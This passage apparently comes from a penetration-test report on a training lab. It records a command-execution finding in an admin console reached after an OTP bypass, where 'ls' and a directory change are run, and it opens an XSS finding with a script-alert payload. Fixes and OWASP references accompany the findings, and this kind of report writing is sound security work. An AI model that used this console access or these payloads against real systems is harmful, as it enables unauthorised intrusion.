- Implement anti-bot measures such as ReCAPTCHA after multiple incorrect attempts
- OTP should expire after certain amount of time like 2 minutes
- OTP should be at least 6 digit and alphanumeric for more security

References:


https://www.owasp.org/index.php/Testing_Multiple_Factors_Authentication_(OWASP-AT-009)
https://www.owasp.org/index.php/Blocking_Brute_Force_Attacks

6.Command Execution Vulnerability

Command Execution Vulnerability (Critical)	Following URLs is vulnerable to Command Execution **Affected URL :** • http://56.66.141.173/admin31/console.php

Observation


In the admin pannel, that we logged into using the OTP, we find the console button, clicking on which we can access the admin console.



Admin Console

Proof of Concept

Executing ‘ls’ command on the console shows all the files and folders in the directory.




Admin Console

Result:

```
ovidentiaCMS
static
uploads
user
wondercms
```

Business Impact- Extremely High

A hacker can execute several commands on the console and can collect sensitive information and execute harmful commands.
In the screenshot below, we are moving to a different directory to look at the files there.



Result:

```
/home/trainee
```

Recommendation

- **Applying extra security measures for logging into admin panel like 2 step verification and 6 digit OTP.**

- **Use input validation.**

- **Use output validation.**

References:

https://www.owasp.org/index.php/Code_Injection

7.Cross Site Scripting(XSS):

Cross Site Scripting (Severe)	Below mentioned parameters are vulnerable to XSS **Affected URL :** • http://13.127.249.120/products/details.php?p_id=2 **Affected Parameters :** • comment(POST parameters) **Payload:** • <script>alert(“hello”);</script>

7.Cross Site Scripting(XSS):

